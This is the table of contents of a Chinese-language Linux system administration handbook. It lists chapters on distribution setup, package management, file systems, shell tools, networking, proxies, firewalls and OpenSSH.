Netkiller Linux 手札

陈景峰 著



CentOS

Netkiller Linux 手札

目录

自述

1. 本文目的
2. 内容简介
3. 读者对象
4. 作者简介
5. 打赏（Donations）

1. Introduction
    1. Rocky Linux
        1.1. 制作 U 盘
        1.2. Rocky-9.0-x86_64-minimal.iso 镜像初始化
    2. AlmaLinux
        2.1. 制作 U 盘启动盘
        2.2. AlmaLinux 9.0 镜像安装初始化
        2.3. Minimal 版本安装 XWindows
            KVM 虚拟机
    3. Debian / Ubuntu
        3.1. Debian 12
            通用初始化设置
        3.2. 历史记录优化
        3.3. 关闭 SELinux
        3.4. sysctl / ulimit
        3.5. 时间同步
        3.6. 启动 rc.local
        3.7. 禁用防火墙
        3.8. 更换包镜像
    4. CentOS 8 Stream
        4.1. U 盘安装 CentOS Stream
        4.2. macOS 制作 U 盘启动盘速度慢
        4.3. 首次安装后初始化系统
        4.4. 启用 rc.local

- 4.5. 卸载防火墙
- 5. Alpine Linux
- 6. 其他 Linux 发行版本
  - 6.1. Linux 下载排名
  - 6.2. Redhat 衍生版本
  - 6.3. FreeBSD 包风格的Linux 发行版
  - 6.4. Linux 专用领域发行版
    - ubuntustudio
    - AV Linux
  - 6.5. 早起版本
    - Scientific Linux
    - Redhat Linux
    - CentOS 6
    - 5.x 减肥
    - 6.x Mini 安装后需要做的一些事

I. System Administrator

- 2. 获取系统信息
  - 1. 查看版本信息
  - 2. System Infomation
    - 2.1. Cpu Bit
    - 2.2. dmesg - print or control the kernel ring buffer
  - 3. Device information 设备信息
    - 3.1. 硬件信息
      - CPU 资源管理
        - lscpu - display information about the CPU architecture
      - lshw - list hardware
        - only show a certain class of hardware
      - hwinfo - Hardware Information
      - dmidecode - DMI table decoder
      - kudzu - detects and configures new and/or changed hardware on a system
    - 3.2. 网络设备
      - ethtool - Display or change ethernet card settings
    - 3.3. USB 设备

usb device
lsscsi - list SCSI devices (or hosts) and their attributes
3.4. 存储设备
HBA
lsblk - list block devices
smartctl - Control and Monitor Utility for SMART Disks
3.5. 内存设备
numactl - Control NUMA policy for processes or shared memory
3.6. PCI 设备
lspci - list all PCI devices
3.7. udev - Linux dynamic device management

3. /etc 配置文件
1. /etc/rc.local
2. getent 用来察看系统的数据库中的相关记录
2.1. 主机名
2.2. 用户组
2.3. 查看端口
2.4. shadow 密码
3. /etc/inputrc
4. /etc/shells
5. shutdown
6. Profile
6.1. shell
7. 环境默认值
7.1. 显示所有配置项
7.2. 切换版本
7.3. 使用 alternatives 管理自己的软件版本
7.4. 配置系统默认编辑器

4. Kernel
1. 编译安装内核
2. sysctl - configure kernel parameters at runtime
2.1. sysctl.d
2.2. vm.overcommit_memory

    2.3. TCP 拥塞控制算法
    2.4. bbr
  3. /sys
    3.1. /sys/class/net/
    3.2. sysfsutils
  4. /proc
    4.1. 查看系统版本
    4.2. /proc/进程ID
    4.3. /proc/*/fd/ 进程所打开的文件
    4.4. 进程内存监控
    4.5. ulimit 状态
    4.6. /proc/cpuinfo
    4.7. 内存信息
    4.8. overcommit_memory
  5. 资源配置
    5.1. ulimit - Modify shell resource limits.
    5.2. prlimit - Show or change the resource limits of a process.
  6. Kernel modules
    6.1. modprobe - program to add and remove modules from the Linux Kernel
    6.2. 查看内核模块信息
5. Package Management
  1. APT 包管理
    1.1. 搜索软件包
    1.2. 显示软件包的详细信息
    1.3. policy
    1.4. 软件包的依赖关系
    1.5. 查看所属镜像
    1.6. Installation
      本地安装
      dpkg 安装
    1.7. 重新安装
    1.8. 列出已安装软件包
      列出不能更新的包
    1.9. Update

1.10. Remove
1.11. purge
1.12. aptitude
1.13. Automatic Updates
    升级过程中链接中断怎么办?
1.14. 更换 api 源镜像
    Ubuntu 18.04
1.15. dpkg
    -il--install 安装.deb包
    -rl--remove 卸载.deb包
    -Ll--listfiles <package> ... List files `owned' by package(s). 列出包中的文件
    -ll--list [<pattern> ...] List packages concisely. 列出.deb包
    Status
    dpkg-deb - Debian package archive (.deb) manipulation tool
        -X, --vextract archive directory Extract and display the filenames contained by a package
        -e, --control archive [directory] Extracts the control information files from a package archive into the specified directory.
        -b, --build directory [archiveldirectory]
    dpkg-reconfigure
1.16. Upgrading
    GUI
    CLI
    CDROM
1.17. 制作.deb安装包
    checkinstall — Track installation of local software, and produce a binary manageable with your package management software.
    dh_make - prepare Debian packaging for an original source archive

control
2. snap - Tool to interact with snaps
2.1. 安装 snap
2.2. 列出已经安装的snap包
2.3. 搜索要安装的snap包
2.4. 安装snap包
2.5. 更新snap包
2.6. 把一个包还原到以前安装的版本
2.7. 删除snap包
2.8. 查询最近做的操作日志
3. DNF 包管理
3.1. 安装 epel-release 包
3.2. DNF 软件库管理
3.3. 显示系统中可用的 DNF 软件库
查看系统中所有的 DNF 软件库(包括禁用状态)
3.4. 列出所有 RPM 包
查看已经安装包
列出可用的软件包
显示重复内容
使用通配符
3.5. 搜索软件库中的包
3.6. 查看软件包详情
3.7. 查找某一文件的提供者
3.8. 删除软件包
4. yum - Yellowdog Updater Modified 包管理
4.1. Yum Resource & Yum Mirror
fastestmirror
Fedora resource
Fedora 5.4
Fedora 6.x
Fedora 7.x
rpmforge-release
CentOS 5.x
CentOS 6.x
CentALT
atomic

        famillecollet
        rpmfind.net
        pkgs.org
        China Resource
        制作本地共享源
    4.2. yum - Yellowdog Updater Modified
        YUM 源管理
        install
        localinstall
        list
        search
        update / upgrade
        remove
        installed
        group
            grouplist
            groupinfo
            groupinstall
            groupremove
        查看包的依赖关系
        provides / whatprovides
    4.3. rpm - RPM Package Manager
        install/upgrade/remove
            --prefix
        query
            changelog 查看变更日志
    4.4. rpmbuild - Build RPM Package(s)
        RPM_directory_macros
        --define 专递模板变量
        defattr
        GPG 签名
        使用 CMake3 编译并创建RPM包
        FAQ
5. Homebrew
    5.1. OpenJDK 8
    5.2. Maven

        5.3. 版本切换
    6. SDKMAN
    7. 清理安装包
6. 区域/语言/时间
    1. 时区设置
    2. 修改服务区吃的日期和时间
        2.1. 日期写入BIOS
    3. 早起 Linux 版本
        3.1. Ubuntu
            time zone
            Language
        3.2. CentOS 区域设置
            时区设置 CentOS 6
                查看当前时区 /etc/sysconfig/clock
                tzselect - select a timezone
                修改时区并立即生效
            NTP Server
            rdate - get the time via the network
            语言
7. console / terminal 控制台与终端
    1. serial console
    2. console timeout
    3. TUI (Text User Interface)
    4. framebuffer
8. Harddisk 磁盘管理
    1. 查看分区分区 UUID
    2. 通过 UUID 或 标签 查询设备文件
    3. Label
        3.1. Ext2
            查看卷标
            更改卷标
    4. swap 交换分区
        4.1. swapon failed: Invalid argument
    5. Show partition
    6. Create partition
    7. Clone partition

8. estimate disk / directory / file space usage
9. Convert from ext3 to ext4 File system
10. GPT
    10.1. 设置GTP磁盘
    10.2. 查看分区
    10.3. 创建分区
    10.4. 删除分区
    10.5. 退出
    10.6. mount
11. loop devices
    11.1. losetup - set up and control loop devices
12. Linux磁盘分区加密

9. Removable Storage
1. usb flash
2. CD / DVD
    2.1. Mount an ISO file
    2.2. create iso file from CD
    2.3. burner
    2.4. ISO Mirror

10. File System 文件系统
1. /etc/fstab
    1.1. 绑定目录
    1.2. 禁止执行
    1.3. 禁止更新访问时间
    1.4. /etc/fstab 例子
2. Mount partition
    2.1. Mount
    2.2. Umount
    2.3. bind directory
3. ext2
4. ext3
5. EXT4
    5.1. install
    5.2. format
    5.3. label
    5.4. mount/umount

5.5. LVM 卷
6. ReiserFS
7. LVM
8. Btrfs
8.1. btrfs 格式化
8.2. 子卷 subvolumes
8.3. 快照 snapshot
8.4. 挂载 btrfs
挂载 btrfs 快照
/etc/fstab
查看文件系统
编辑 /etc/fstab 文件
fstab 例子
8.5. btrfsctl
Resizes the filesystem
Snapshot
8.6. btrfs-vol
8.7. btrfs-convert
8.8. btrfsck
8.9. btrfs-debug-tree
9. zfs
10. iSCSI
10.1. GFS
11. GFS - Cluster Storage
12. glusterfs
13. RAM FS
14. tmpfs
15. ftp fs
16. SSHFS (sshfs - filesystem client based on SSH File Transfer Protocol)
17. davfs2 - mount a WebDAV resource as a regular file system
18. redisfs
19. File system test
19.1. ext4 vs btrfs
19.2. xfs vs jfs vs reiserfs

19.3. RAID10 (146G*8) vs EMC VNX 5300 (8G Fibre Channel)
19.4. Dell 2950(RAID5 500G SATA * 6) vs MD1200
20. 磁盘占用100%删除文件后不是放的解决方法

11. Networking 网络管理
1. hosts
1.1. /etc/hostname
1.2. /etc/host.conf
1.3. /etc/hosts
1.4. hosts.allow / hosts.deny
1.5. /etc/resolv.conf
2. Network adapter 网络适配器
2.1. 接口名称
3. CentOS 8 Stream
3.1. hostnamectl - Control the system hostname
3.2. nmtui - Text User Interface for controlling NetworkManager
3.3. nmcli - command-line tool for controlling NetworkManager
查看连接状态
ONBOOT 设置
查看接口状态
添加接口
修改IP地址
停止接口
编辑接口
删除接口
链接 WI-FI
显示设备信息
4. Ubuntu netplan (Ubuntu 18.04 之后才用 netplan 管理网络)
4.1. DHCP
4.2. 静态IP地址
5. Gateway 设置默认网关
6. 配置 DNS

6.1. 常规 DNS 配置 /etc/resolv.conf
6.2. 安全 DNS 配置
启用 DNS over TLS
启用 DNSSEC
同时启用 DNS over TLS 和 DNSSEC
配置 NetworkManager
7. IP forwarding(IP转发)
8. bonding
8.1. bonding
8.2. Ubuntu
9. Wireless - WiFi 配置
9.1. rfkill - tool for enabling and disabling wireless devices
9.2. iwlist - Get more detailed wireless information from a wireless interface
9.3. iwconfig - configure a wireless network interface
9.4. /proc/net/wireless
10. Linux IP And Router
10.1. IP 地址类别
10.2. ping
10.3. Finding optimal MTU
10.4. ss - another utility to investigate sockets
10.5. netmask 子网掩码
iptab
netmask - a netmask generation and conversion program
10.6. arp - manipulate the system ARP cache
display hosts
delete a specified entry
/proc/net/arp
/etc/ethers
10.7. iproute2
查看帮助信息
启用/禁用 网络接口
查看状态

查看 IP 地址
查看路由表
添加路由
删除路由
变更路由
替换已有的路由
增加默认路由
cache
只查看 ipv4 地址
策略路由
负载均衡
MASQUERADE
ip tunnel
10.8. VLAN
10.9. 网桥
brctl
bridge - show / manipulate bridge addresses and devices
创建网桥
veth设备
打通两个 namespace 之间的 veth
通过网桥连接 veth-pair
添加设备到网桥
10.10. Zebra
11. IPv6
11.1. 禁用 IPv6
12. 早期版本
12.1. 早期 Ubuntu
ifquery

DHCP
配置生效
12.2. CentOS 6
CentOS
12. 服务管理
1. 什么是 systemd

2. why-为什么做
3. systemd 是何时被采用的
4. 那些系统使用 systemd
5. system 是谁开发的
6. 怎样编写systemd脚本
    6.1. Unit
    6.2. Service
    6.3. Install
7. systemd, init - systemd system and service manager
    7.1. 电源管理
    7.2. rc.local
    7.3. 编辑 service 文件
    7.4. 查看 service 文件
    7.5. is-enabled 查看当前服务的启用状态
    7.6. 重载 systemd
    7.7. 列出启动失败的服务
    7.8. list-units
8. 定时器单元
9. 查看配置项
10. Debian/Ubuntu
    10.1. update-rc.d - install and remove System-V style init script links
    10.2. invoke-rc.d - executes System-V style init script actions
    10.3. runlevel
    10.4. sysv-rc-conf
    10.5. xinetd - replacement for inetd with many enhancements
        tftpd
    10.6. Scheduled Tasks
        crontab - maintain crontab files for individual users
        at, batch, atq, atrm - queue, examine or delete jobs for later execution
    10.7. sv - control and manage services monitored by runsv

        runsv
        runsvdir
    11. CentOS 6
        11.1. service
            chkconfig
        11.2. xinetd.d
            tftpd
                atftp-server
            rsync
            rshd
        11.3. rpcinfo
        11.4. SELINUX
13. Process 进程管理
    1. top - display Linux tasks
        1.1. 查找内存消耗最大的进程
    2. ps - report a snapshot of the current processes
        2.1. 完整的显示命令参数
        2.2. 显示进程之间的关系
        2.3. ps axef
        2.4. ps jax
        2.5. 僵尸进程
        2.6. 查找内存消耗最大的进程
        2.7. 格式化输出
            指定输出列
            排序列
        2.8. 线程
    3. renice
    4. kill - terminate a process
        4.1. 列出信号名称
    5. mpstat
    6. pid
        6.1. 查找进程 ID
        6.2. pkill
        6.3. pidof -- find the process ID of a running program.
    7. jobs

        7.1. &
        7.2. Ctrl + Z
        7.3. jobs
        7.4. fg / bg
        7.5. nohup - run a command immune to hangups, with output to a non-tty
        7.6. wait 等待后台任务运行结束
    8. ionice - get/set program io scheduling class and priority
    9. Utilities for managing processes on your system
        9.1. pstree - display a tree of processes
        9.2. fuser - identify processes using files or sockets
    10. pkexec - Execute a command as another user
14. 权限管理
    1. User 用户管理
        1.1. 添加用户
            创建系统账号
            修改用户名
        1.2. 删除用户
        1.3. 修改用户组
        1.4. 账号加锁与解锁
            /etc/passwd
    2. Group
        2.1. Add a new group
        2.2. Add a user to the group
        2.3. /etc/group
        2.4. gpasswd - administer /etc/group and /etc/gshadow
    3. 访问权限
        3.1. umask
        3.2. chown - change file owner and group
        3.3. chgrp - change group ownership
        3.4. chmod - change file access permissions
    4. chattr - change file attributes on a Linux second extended file system

5. su - run a shell with substitute user and group IDs
6. runuser - run a command with substitute user and group ID
7. sudo, sudoedit - execute a command as another user
    7.1. /etc/sudoers
    7.2. /etc/sudoers
    7.3. 设置示例
    7.4. NOPASSWD
    7.5. 允许或禁止命令
    7.6. Cmnd_Alias 用法
    7.7. wheel 组
    7.8. 注意事项
8. ACL - Access Control List
    8.1. getfacl - get file access control lists
    8.2. setfacl - set file access control lists
        set
        default
        remove
        backup and restore

15. crontab 定时任务
    1. /etc/crontab
16. Logging 日志
    1. rsyslog
        1.1. rsyslog.conf
    2. logrotate - rotates, compresses, and mails system logs
        2.1. /etc/logrotate.conf
        2.2. /etc/logrotate.d/
            日志配置
            create 创建日志文件，指定用于与访问权限
            postrotate
    3. syslog-ng
    4. syslog, klogctl - read and/or clear kernel message ring buffer; set console_loglevel
        4.1. /etc/sysconfig/syslog

4.2. /etc/syslog.conf
4.3. logger
4.4. To Log Messages Over UDP Network
5. 挂载日志卷
5.1. 子卷挂载
5.2. 使用过个子卷
5.3. /etc/fstab配置
17. kickstart
1. install kickstart
2. ks.cfg
3. boot 参数
18. System Utilities 配置工具
1. CentOS 6
1.1. system-config-date
1.2. system-config-firewall
1.3. system-config-securitylevel
1.4. system-config-language
1.5. system-config-keyboard
1.6. system-config-network
1.7. ntsysv
1.8. lokkit
1.9. system-config-kdump
1.10. system-config-services
1.11. authconfig-tui
II. Shell
19. Shell
1. 快捷键
命令行编辑命令
重新执行命令快捷键
终端控制快捷键
Bang (!) 命令
2. chsh - change login shell
3. 执行程序返回值
20. Bash Shell
1. bash - GNU Bourne-Again SHell
-n 检查脚本是否有语法错误

-x 显示详细运行过程
2. 切换身份
3. I/O 重定向
    stdout
    error 重定向
    使用块记录日志
    tee - read from standard input and write to standard output and files
        重定向到文件
        nettee - a network "tee" program
    创建文件
    快速清空一个文件的内容
4. pipes (FIFOs)
5. mktemp - create a temporary file or directory 临时目录与文件
6. History 命令历史记录
    .bash_history
        格式定义
        设置忽略命令
    清理历史记录
    .mysql_history
7. hash - hash database access method
8. prompt
9. 变量 variable
    系统变量
        命令行参数传递
        $n $# $0 $?
        $? 程序运行返回值
        shift 移位
    表达式
    Internal Environment Variables
        $RANDOM 随机数
        与 history 有关的环境变量
    set 设置变量
        set -/+e 控制程序是否退出
    unset 变量销毁

设置变量默认值
export 设置全局变量
declare
Numerical 数值运算
Strings 字符串操作
##/#
%%/%
字符串截取
#
example
计算字符串长度
字符串查找替换
Array 数组
for 与 array
while 与 array
array 与 read
拆分字符串并转换为数组
数组转为字符串
read 赋值多个变量
eval
typeset
envsubst - substitutes environment variables in shell format strings

10. conditions if and case
    if
        判断变量是否包含字符串
    case
11. Loops for, while and until
    for
    while
    until
12. Functions
    Local variables
13. User interfaces
    input
14. subshell

15. Example
    - 有趣的Shell
    - backup
    - CPU 核心数
    - Password
    - processes
        - pid
        - kill
        - pgrep
    - Shell 技巧
        - 行转列，再批评
        - for vs while
        - 遍历字符串
    - to convert utf-8 from gb2312 code
    - 使用内存的百分比
    - 合并apache被cronlog分割的log文件
    - Linux 交集 差集 并集

21. 小众 Shell
    1. fish shell
        - 安装 fish shell
        - 配置 fish
            - 主题管理
        - 环境变量
    2. Z Shell
        - installing Z shell
        - Oh My ZSH!
        - Starting file
            - ~/.zshrc
        - Prompting
        - Aliases
        - History
        - FAQ
            - Home/End key
    3. Berkeley UNIX C shell (csh)

    4. KornShell

22. Shell 命令
    1. Help Commands
        man - an interface to the on-line reference manuals
            manpath.config
            查看man手册位置
            指定手册位置
    2. getconf - Query system configuration variables
    3. test 命令
        判断目录
    4. 目录和文件
        dirname
        filename
            排除扩展名
            取扩展名
        test - check file types and compare values
        file — determine file type
        stat
        mkdir - make directories
        rename
        touch
        truncate
        ls - list directory contents
            full-time / time-style 定义日期时间格式
        cp - copy files and directories
            copy directories recursively
            覆盖已存在的文件
            -a, --archive same as -dR --preserve=all
        rm - remove files or directories
            -bash: /bin/rm: Argument list too long
            zsh: sure you want to delete all the files in /tmp [yn]?
        df - report file system disk space usage
        du - estimate file space usage
        tac - concatenate and print files in reverse

- split - split a file into pieces
  - 按行分割文件
  - 按尺寸分割文件
- find - search for files in a directory hierarchy
  - 多目录匹配
  - name
  - regex
  - user
  - perm
  - type
    - 分别设置文件与目录的权限
  - -delete
  - exec
  - 排除目录
  - -mmin n File's data was last modified n minutes ago.
  - -ctime
  - -mtime / -mmin
  - --newer
  - -print / -printf
  - -size
  - -path
  - 目录深度控制
    - -maxdepth
  - xargs

5. package / compress and decompress
   - tar — The GNU version of the tar archiving utility
     - tar examples
     - gunzip
     - b2zip
     - compress
     - .xz 文件
     - -t, --list
     - tar: Removing leading `/' from member names
     - -C, --directory=DIR
     - --exclude

- -T
- 日期过滤
- 保留权限
- -r, --append
- 远程传输
- 分卷压缩
- cpio - copy files to and from archives
- gzip
- zip, zipcloak, zipnote, zipsplit - package and compress (archive) files
- bzip2, bunzip2 - a block-sorting file compressor
- RAR
- 7-Zip
  - 压缩
  - 浏览压缩包
  - 解压
  - Creates self extracting archive.
- RAR
- xz, unxz, xzcat, lzma, unlzma, lzcat - Compress or decompress .xz and .lzma files

6. 日期和时间
   - 日期格式
     - weekday name
   - -d --date=
     - 日期偏移量
       - day
       - month
       - year
     - 时间偏移
   - 时间戳
   - RFC 2822
   - UTC
   - 字符串转日期
7. 数值与运算
   - 数值运算
   - seq - print a sequence of numbers

bc - An arbitrary precision calculator language

8. 文本处理

iconv - Convert encoding of given files from one encoding to another

cconv - A iconv based simplified-traditional chinese conversion tool

uconv - convert data from one encoding to another

字符串处理命令expr

cat - concatenate files and print on the standard output

-s, --squeeze-blank suppress repeated empty output lines

-v, --show-nonprinting use ^ and M- notation, except for LFD and TAB

与管道配合使用

nl - number lines of files

tr - translate or delete characters

替换字符

英文大小写转换

[CHAR*] 和 [CHAR*REPEAT]

-s, --squeeze-repeats replace each input sequence of a repeated character that is listed in SET1 with a single occurrence of that character

-d, --delete delete characters in SET1, do not translate

cut - remove sections from each line of files

printf - format and print data

Free `recode' converts files between various character sets and surfaces.

/dev/urandom 随机字符串

col - filter reverse line feeds from input

apg - generates several random passwords

head/tail

彩色输出

跳过 n 行，输出后面内容
尾部剪掉 n 行
反转字符串或文件内容
TAB符号与空格处理
expand - convert tabs to spaces
unexpand - convert spaces to tabs
grep, egrep, fgrep, rgrep - print lines matching a pattern
删除空行
-v, --invert-match
输出控制（Output control）
显示行号
-o, --only-matching show only the part of a line matching PATTERN
IP 地址
UUID
行列转换
递归操作
-c, --count print only a count of matching lines per FILE
binary file matches
Context control
-A, --after-context=NUM print NUM lines of trailing context
-B, --before-context=NUM print NUM lines of leading context
-C, --context=NUM print NUM lines of output context
--color
Regexp selection and interpretation
.*
2010:(13|14|15|16)
[]与{}
-P, --perl-regexp Perl正则表达式
fgrep
egrep

匹配多个条件

sort - sort lines of text files
- 对列排序
- -s, --stable stabilize sort by disabling last-resort comparison

uniq

awk
- 处理列
- printf
- Pattern(字符匹配)
  - Pattern, Pattern
- Built-in Variables (NR/NF)
  - NR
  - NF
  - 练习
    - 使用 ss 命令统计 TCP 状态
    - TCP/IP Status
    - 用户shell统计
    - access.log POST与GET统计
- Built-in Functions
  - length
  - toupper() 转为大写字母
  - tolower() 转为小写字母
  - rand() 随机数生成
- 过滤相同的行
- 数组演示

sed
- 查找与替换
  - 正则
  - aaa="bbb" 提取bbb
  - "aaa": "bbb" 提取bbb
  - 首字母大写
- insert 插入字符
- 追加字符
- 修改字符

删除字符
delete
行操作
编辑文件
正则表达式
管道操作
字母大小写转换
perl
案例
HTML 转 文本

9. 表格操作/行列转换
column - columnate lists
paste - merge lines of files
join

10. standard input/output
xargs - build and execute command lines from standard input
格式化
standard input
-I 替换操作
-n, --max-args=MAX-ARGS use at most MAX-ARGS arguments per command line
-t, --verbose print commands before executing them
-d, --delimiter=CHARACTER items in input stream are separated by CHARACTER, not by whitespace; disables quote and backslash processing and logical EOF processing
-0, --null items are separated by a null, not whitespace; disables quote and backslash processing and logical EOF processing
-r, --no-run-if-empty if there are no arguments, then do not run COMMAND; if this option is not given, COMMAND will be
-p, --interactive prompt before running commands

11. flock - manage locks from shell scripts
12. 进制转换 - 16进制 - 8进制 - 二进制
    od - dump files in octal and other formats
        16进制
        使用 od 随机生成密码
    hexdump, hd -- ASCII, decimal, hexadecimal, octal dump
    xxd - make a hexdump or do the reverse.
        指定每行的列数
        跳过字节
    binutils
        strings - print the strings of printable characters in files.
13. 文件比较
    diff
    sdiff
    diff3
14. ed, red - text editor
15. vim
    vim 初始化
    查找与替换
    删除操作
    插入文件
    批处理
        vi 批处理
    line()
    set fileformat
    空格与TAB转换
16. Wget - The non-interactive network downloader.
    Logging and input file
        -i, --input-file=FILE download URLs found in local or external FILE.
    下载相关参数
        -O, --output-document=FILE write documents to FILE 保存到文件
    HTTP options (HTTP 选项)

--post-data=STRING use the POST method; send STRING as the data.
header HTTP头定义
Recursive download
-r, --recursive specify recursive download.
-m, --mirror shortcut for -N -r -l inf --no-remove-listing.
--no-passive-ftp disable the "passive" transfer mode.
下载一组连续的文件名

17. CURL - transfer a URL
基本用法
提交表单数据
上传文件
connect-timeout
max-time
compressed
代理服务器
-w, --write-out <format> 输出格式定义
-A/--user-agent <agent string>
referer
-v
-o, --output FILE Write output to <file> instead of stdout
-L, --location
-H/--header <line> Custom header to pass to server (H)
Last-Modified / If-Modified-Since
ETag / If-None-Match
Accept-Encoding:gzip,defalte
HOST
HTTP 认证
Accept
Content-Type
curl-config
指定网络接口或者地址

- Cookie 处理
- Restful 应用 JSON 数据处理
  - Curl Oauth2
  - Curl + Oauth2 + Jwt
- 访问自签名证书
- HTTP2
- FAQ

18. expect
    - 模拟登录 telnet 获取Cisco配置
    - 模拟登录 ssh
    - SCP
    - openssl 例子
19. expect-lite - quick and easy command line automation tool
20. sshpass - noninteractive ssh password provider
21. Klish - Kommand Line Interface Shell (the fork of clish project)
    - 安装Klish
    - 为用户指定clish作为默认Shell
    - FAQ
      - clish/shell/shell_expat.c:36:19: fatal error: expat.h: No such file or directory
22. Limited command Shell (lshell)
23. TUI
    - screen - screen manager with VT100/ANSI terminal emulation
    - tmux — terminal multiplexer
    - byobu - wrapper script for seeding a user's byobu configuration and launching a text based window manager (either screen or tmux)
    - htop - interactive process viewer
    - elinks
    - chat
24. jq - Command-line JSON processor
    - --raw-output
25. asciinema 终端录屏

26. parallel - build and execute shell command lines from standard input in parallel
27. multitail
28. Logging
    logger - a shell command interface to the syslog(3) system log module
29. Password
    Shadow password suite configuration.
    newusers - update and create new users in batch
    chpasswd - update passwords in batch mode
    sshpass - noninteractive ssh password provider
30. 信息摘要
    cksum, sum -- display file checksums and block counts
    md5sum - compute and check MD5 message digest

31. envsubst - substitutes environment variables in shell format strings

24. Shell Terminal
    1. terminal
        resize - set TERMCAP and terminal settings to current xterm window size
        tset, reset - terminal initialization
        stty - change and print terminal line settings
    2. tput
        Change the prompt color using tput
    3. dialog
        --inputbox
    4. whiptail - display dialog boxes from shell scripts
        --msgbox
        --infobox
        --yesno
        --inputbox
        --passwordbox
        --textbox

--checklist
--radiolist
--menu
--gauge

III. Network Application

25. network tools

1. curl / w3m / lynx
2. DHCP
   - DHCP Server
   - dhclient
   - release matching connections
3. DNS/Bind
   - 安装 bind9
   - forwarders
   - Load Balancing
   - view
   - Master / Slave
     - master /etc/named.conf
       - /var/named/example.com.zone
       - /var/named/example.com.zone
     - slave /etc/named.conf
     - FAQ
       - Master 更改后 Slave 不同步
       - Master 与 Slave 的 Test
   - DNS tools
     - dig - DNS lookup utility
       - any
       - ns
       - A
       - mx
       - cname
       - txt
       - -x addr 反向解析
       - web dig
     - nslookup - query Internet name servers interactively

刷新 DNS 解析缓存
查看NS记录
Mx 记录
txt
DNS
OpenDNS
Google DNS
NamedManager
4. dnsmasq
Install
CentOS / Redhat
Debian / Ubuntu
Firewall 设置
/etc/dnsmasq.conf
dnsmasq.resolv.conf
dnsmasq.hosts
/etc/dnsmasq.d/dnsmasq.server.conf
/etc/dnsmasq.d/dnsmasq.address.conf
域名劫持
FAQ
5. ngrok - tunnel local ports to public URLs and inspect traffic
27. rinetd — internet “redirection server”
1. rinetd install
ubuntu
centos
2. rinetd.conf
3. 防御脚本
4. rinetd.log
28. 即时通信
1. Matrix
Synapse
Docker 安装
挂载 SSL 证书
2. IRC - Internet Relay Chat
IRC Protcol

- IRC Commands
- ircd-irc2 - The original IRCNet IRC server daemon
- ircd-hybrid
- IRC Client
  - Irssi - a modular IRC client for UNIX
    - 安装 Irssi
    - irssi 命令参数
    - network
    - server
  - ircII - interface to the Internet Relay Chat
  - system
  - HydraIRC
  - XChat
  - F-IRC
- Web IRC
  - QuakeNet Web IRC
  - freenode
  - Web IRC
  - hackint

3. jabber XMPP
   - ejabberd - Distributed, fault-tolerant Jabber/XMPP
   - server written in Erlang
     - ejabberdctl
   - tigase
   - Openfire
   - DJabberd
   - freetalk - A console based Jabber client
   - library
     - python-xmpp
4. News Group (innd)
   - Ubuntu
   - CentOS
   - User Authentication
   - usenet 管理
   - 通过SSL连接
   - src.rpm 安装

常用新闻组

29. Proxy Server
    1. Socks/Socks5
        Shadowsocks - A secure socks5 proxy, designed to protect your Internet traffic.
            Server
                Docker 方式安装
                Python PyPI
                GitHub
            ssserver 命令
            Client
                Shadowsocks for Windows
                Shadowsocks for Linux
        Socks5
        dante-server - SOCKS (v4 and v5) proxy daemon(danted)
        SSH Socks5 Tunnel
        hpsockd - HP SOCKS server
    2. Apache Proxy
    3. Squid - Internet Object Cache (WWW proxy cache)
        源码安装
        debian/ubuntu 安装
        配置
            正向代理
            代理服务器
            Squid作为反向代理Cache服务器(Reverse Proxy)
            代理+反向代理
        Squid 管理
            squidclient
            reset cache
        禁止页面被Cache
        Squid 实用案例
            Squid Apache/Lighttpd 在同一台服务器上
            用非 root 用户守护 Squid
        squid+icap+clamav

4. Web page proxy
    Surrogafier
    CGIproxy
    PHPProxy
    BBlocked
    Glype
    Zelune

30. Firewall
    1. TCP/IP 相关内核配置项
        net.ipv4.ip_forward
        net.ipv4.icmp_echo_ignore_all
    2. iptables - administration tools for packet filtering and NAT
        Getting Started
            CentOS/Redhat TUI 工具
        用户自定义规则连
            Chains List
            Chains Refresh
            Chains Admin
            重置
        Protocols 协议
        Interfaces 网络适配器接口
        源IP地址
        Ports 端口
            range
            multiport
        NAT
            Redirect
            Postrouting and IP Masquerading
            Prerouting
            DNAT and SNAT
            DMZ zone
        Module(模块)
            IPTables and Connection Tracking
            string
            connlimit

- recent
- limit
- nth
  - DNAT
  - SNAT
- random 模块

IPV6

iptables-xml - Convert iptables-save format to XML

access.log IP封锁脚本

Example

- INPUT Rule Chains
  - OpenSSH
  - FTP
  - DNS
  - WWW
  - SOCKS5
  - Mail Server
  - MySQL
  - PostgreSQL
  - DHCP
  - Samba
  - ICMP
  - 禁止IP访问自己
  - DENY
- OUTPUT Rule Chains
  - outbound
  - ICMP
  - NFS
  - SSH
  - 禁止自己访问某个IP
- Forward
  - TCPMSS
- Malicious Software and Spoofed IP Addresses
- /etc/sysconfig/iptables 操作系统默认配置

3. ulogd - The Netfilter Userspace Logging Daemon
4. ufw - program for managing a netfilter firewall

- /etc/default/ufw
- ip_forward
- DHCP
- Samba

5. CentOS 7/8 Firewalld
    - 如果你不习惯使用firewalld想用回Iptables
    - 安装 firewalld
    - firewalld 配置文件
        - 规则配置文件
        - 服务配置文件
        - 区域配置文件
    - firewall-cmd
        - 查看版本号
        - 查看帮助
        - 显示状态
        - 重新载入防火墙规则
        - 持久化
        - 检查配置正确性
        - 日志选项
        - 拒绝所有包
        - 直接模式
    - 区域
        - 查看区域
        - 查看默认区域
        - 设置默认区域
        - 查看区域对应的网络接口
        - 查看指定区域的所有配置
        - 查看所有区域的配置信息
        - 删除区域
        - 区域接口
            - 接口列表
            - 查询接口所在区域
            - 设置区域接口
        - 更在区域接口
    - 端口操作
        - 查看端口列表

- 开放端口
- 查看端口状态
- 禁用端口
- 指定端口协议
- 端口转发
- IP 转发

服务

- 查看可用的服务器
- 添加服务
- 指定区域启用服务
- 指定区域禁用服务
- 指定区域添加服务
- 查询服务状态
- 查看持久化服务

IP 伪装

- 开启 IP 伪装
- 查看 IP 伪装
- 关闭 IP 伪装

端口转发

富规则

6. Shorewall

Installation Instructions

- Install using RPM
- Install using apt-get

Configuring Shorewall

- zones
- policy
- interfaces
- masq
- rules
- params

7. Firewall GUI Tools
8. Endian Firewall
9. Smooth Firewall
10. Sphirewall

31. Stunnel - universal SSL tunnel

32. OpenSSH
    1. 安装 OpenSSH
    2. /etc/ssh/
        IP地址限制
        sshd_config
            Authentication 配置
            Automatic SSH / SSH without password
            disable password authentication
            GSSAPI options
            忽略known_hosts文件
            UseDNS no
            禁止root用户登录
            限制SSH验证重试次数
            禁止证书登陆
            使用证书替代密码认证
            图形窗口客户端记忆密码的问题
